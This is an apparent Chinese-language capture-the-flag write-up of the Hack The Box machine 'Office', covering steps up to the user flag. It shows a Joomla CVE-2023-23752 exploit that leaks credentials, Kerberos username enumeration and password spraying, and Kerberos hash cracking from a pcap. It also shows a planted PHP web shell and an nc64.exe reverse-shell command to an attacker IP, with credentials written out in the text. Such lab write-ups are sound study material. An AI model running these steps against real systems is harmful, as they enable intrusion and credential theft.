

Office(root放棄)

```
—# nmap -sCV 10.10.11.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 04:29 EDT
Nmap scan report for 10.10.11.3
Host is up (0.29s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
|_http-title: Home
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-21
16:29:53Z)
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
office.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1.1::<unsupported>,
DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after: 2024-05-09T12:36:58
|_ssl-date: TLS randomness does not represent time
443/tcp   open  ssl/http     Apache httpd 2.4.56 (OpenSSL/1.1.1t PHP/8.0.28)
|_http-title: 403 Forbidden
|_tls-alpn:
|_ http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after: 2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain:
office.htb0., Site: Default-First-Site-Name)
```


```
l_ssl-date: TLS randomness does not represent time
l_ssl-cert: Subject: commonName=DC.office.htb
l Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC.office.htb
l Not valid before: 2023-05-10T12:36:58
l Not valid after: 2024-05-09T12:36:58
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
office.htb0., Site: Default-First-Site-Name)
l_ssl-date: TLS randomness does not represent time
l_ssl-cert: Subject: commonName=DC.office.htb
l Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC.office.htb
l Not valid before: 2023-05-10T12:36:58
l Not valid after: 2024-05-09T12:36:58
3269/tcp open  ssl/ldap          Microsoft Windows Active Directory LDAP (Domain:
office.htb0., Site: Default-First-Site-Name)
l_ssl-cert: Subject: commonName=DC.office.htb
l Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC.office.htb
l Not valid before: 2023-05-10T12:36:58
l Not valid after: 2024-05-09T12:36:58
l_ssl-date: TLS randomness does not represent time
Service Info: Hosts: DC, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
l_clock-skew: 7h59m58s
l_smb2-security-mode:
l 3:1:1:
l Message signing enabled and required
l_smb2-time:
l date: 2024-03-21T16:30:41
l_start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.32 seconds
```

```
└─# whatweb http://10.10.11.3
http://10.10.11.3 [200 OK] Apache[2.4.56], Cookies[3815f63d17a9109b26eb1b8c114159ac],
Country[RESERVED][ZZ], HTML5, HTTPServer[Apache/2.4.56 (Win64) OpenSSL/1.1.1t
PHP/8.0.28], HttpOnly[3815f63d17a9109b26eb1b8c114159ac], IP[10.10.11.3],
MetaGenerator[Joomla! - Open Source Content Management], OpenSSL[1.1.1t], PHP[8.0.28],
PasswordField[password], PoweredBy[the],
```


```
Script[application/json,application/ld+json,module], Title[Home],
UncommonHeaders[referrer-policy,cross-origin-opener-policy], X-Frame-
Options[SAMEORIGIN], X-Powered-By[PHP/8.0.28]
```



```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

有登入介面，但沒密碼，預設無法登入(Joomla)



有發現漏洞CVE-2023-23752

<https://github.com/Acceis/exploit-CVE-2023-23752>

```
└─# ruby exploit.rb http://office.htb
```

Users

```
[474] Tony Stark (Administrator) - Administrator@holography.htb - Super Users
```

Site info

Site name: Holography Industries

Editor: tinymce

Captcha: 0

Access: 1

Debug status: false

Database info

DB type: mysqli

DB host: localhost

DB user: root

DB password: H0l0grams4reTakIng0Ver754!

DB name: joomla_db

DB prefix: if2tx_

DB encryption 0

發現還是無法登入。。。。

嘗試使用Kerberos 爆破user

```
—# ./kerbrute_linux_amd64 userenum -d office.htb --dc dc.office.htb  
/usr/share/SecLists/Usernames/xato-net-10-million-usernames.txt
```

```
___  
 / /____ _ / / _ /____ _ / /____  
 / // / _ \ / ____ / _ \ / ____ / / / / ____ / _ \  
 / ,< / ____ / / / / _ / / / / _ / / / ____ /  
/_/|_|\____/_/ /_._.____/_/ \__,_\/_\____/_
```

Version: dev (9cfb81e) - 03/21/24 - Ronnie Flathers @ropnop

2024/03/21 06:39:33 > Using KDC(s):

2024/03/21 06:39:33 > dc.office.htb:88

2024/03/21 06:40:32 > [+] VALID USERNAME: administrator@office.htb

2024/03/21 06:46:47 > [+] VALID USERNAME: Administrator@office.htb

2024/03/21 06:49:54 > [+] VALID USERNAME: ewhite@office.htb

2024/03/21 06:49:54 > [+] VALID USERNAME: etower@office.htb

2024/03/21 06:49:55 > [+] VALID USERNAME: dwolfe@office.htb

2024/03/21 06:49:58 > [+] VALID USERNAME: dmichael@office.htb

2024/03/21 06:49:58 > [+] VALID USERNAME: dlanor@office.htb

2024/03/21 08:20:25 > [+] VALID USERNAME: hhogan@office.htb

2024/03/21 08:34:58 > [!] cool1234@office.htb - failed to communicate with KDC.

Attempts made with UDP (error sending to a KDC: error sending to dc.office.htb:88:
sending over UDP failed to 10.10.11.3:88: read udp 10.10.14.24:38653->10.10.11.3:88:
i/o timeout) and then TCP (error in getting a TCP connection to any of the KDCs)

2024/03/21 08:35:04 > Done! Tested 181209 usernames (8 valid) in 6930.607 seconds

沒解出(Joomla)帳密。。

```
(root@kali)~[~/tool/kerbrute/dist]  
# ./kerbrute_linux_amd64 passwordspray -d office.htb --dc dc.office.htb username.txt "H0l0grams4reTakIng0Ver754"  
  
/ /____ _ / / _ /____ _ / /____  
 / // / _ \ / ____ / _ \ / ____ / / / / ____ / _ \  
 / ,< / ____ / / / / _ / / / / _ / / / ____ /  
/_/|_|\____/_/ /_._.____/_/ \__,_\/_\____/_  
(name:DC) (domain:office.htb) (signing:True) (SMBv1:False)  
2024/03/21 09:23:20 > Using KDC(s):  
2024/03/21 09:23:20 > dc.office.htb:88  
2024/03/21 09:23:20 > Done! Tested 8 logins (0 successes) in 0.783 seconds
```

嘗試使用smb

參考：<https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-smb>

解出來了~

```
└─# crackmapexec smb 10.10.11.3 -u ../../tool/kerbrute/dist/username.txt -p
'H0l0grams4reTakIng0Ver754!'
SMB          10.10.11.3      445      DC          [+]
office.htb\dwolfe:H0l0grams4reTakIng0Ver754!
```

smb#crackmapexec

連線成功

```
impacket-smbclient office.htb/dwolfe:'H0l0grams4reTakIng0Ver754!'@10.10.11.3
```

```
(root@kali)-[~/hackthebox/office]
# impacket-smbclient office.htb/dwolfe:'H0l0grams4reTakIng0Ver754!'@10.10.11.3
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares
ls
ADMIN$
C$
IPC$
NETLOGON
SOC Analysis
SYSVOL
..
# use SOC Analysis
# ls
drw-rw-rw-      0  Wed May 10 14:52:24 2023 .
drw-rw-rw-      0  Wed Feb 14 05:18:31 2024 ..
-rw-rw-rw- 1372860 Wed May 10 14:51:42 2023 Latest-System-Dump-8fbc124d.pcap
# get Latest-System-Dump-8fbc124d.pcap
#
```

參考影片 + 文件

- <https://www.youtube.com/watch?v=VLA7x81i5Pw>
- https://hashcat.net/wiki/doku.php?id=example_hashes

主要看CNameString、etype、cipher、realm

No.	Time	Source	Destination	Protocol	Length	Total Length	Time to Live	Info
1908	2023-05-07 20:57:21.288481	10.250.0.41	10.250.0.30	KRB5	245	231	64	AS-REQ
1917	2023-05-07 20:57:21.409088	10.250.0.41	10.250.0.30	KRB5	323	309	64	AS-REQ

```
[SEQ/ACK analysis]
TCP payload (257 bytes)
[PDU Size: 257]
Kerberos
Record Mark: 253 bytes
as-req
  pvno: 5
  msg-type: krb-as-req (10)
  padata: 2 items
    PA-DATA pA-ENC-TIMESTAMP
      padata-type: pA-ENC-TIMESTAMP (2)
      padata-value: 3041a003020112a23a0438a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (16)
        cipher: a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc
    PA-DATA pA-PAC-REQUEST
  name-type: kRB5-NT-PRINCIPAL (
    cname-string: 1 item
      CNameString: tstark
      realm: OFFICE.HTB
    sname
```

```
(root@kali)-[~/hackthebox/office]
# cat kerberos
$krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc
# hashcat -m 19900 kerberos /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 705/1475 MB (256 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c


* Device #1: Not enough allocatable device memory for this attack.
```

因記憶體不足爆破...上網先答案Password : playboy69

登入成功

Username : **Administrator** 、tstark


Password : playboy69



與靶機Devvortex一樣可以進行php漏洞

位置 : system->Administrator Templates->index.php

尷尬...



使用另一組P0wny的shell.php

<https://github.com/flozz/p0wny-shell/blob/master/shell.php>


```
Import-Module ./Invoke-RunasCs.ps1
```

使用Invoke-RunasCs需帳密並查看whoami

```
Invoke-RunasCs -Username tstark -Password playboy69 -Command "whoami"
```

並進行反彈使用者User shell

```
Invoke-RunasCs -Username tstark -Password playboy69 -Command  
"C:\xampp\htdocs\joomla\administrator\nc64.exe -e cmd.exe 10.10.14.130 5555"
```

取得User並得到user flag

```
Directory of C:\Users\tstark\Desktop  
  
05/08/2023  04:08 PM    <DIR>          .  
01/18/2024  11:33 AM    <DIR>          ..  
03/22/2024  06:21 PM                34 user.txt  
                1 File(s)                34 bytes  
p0wny0shel 2 Dir(s)  5,067,161,600 bytes free  
  
C:\Users\tstark\Desktop>type user.txt  
type user.txt  
874b3c2dae65eba69ff32184d75791f3
```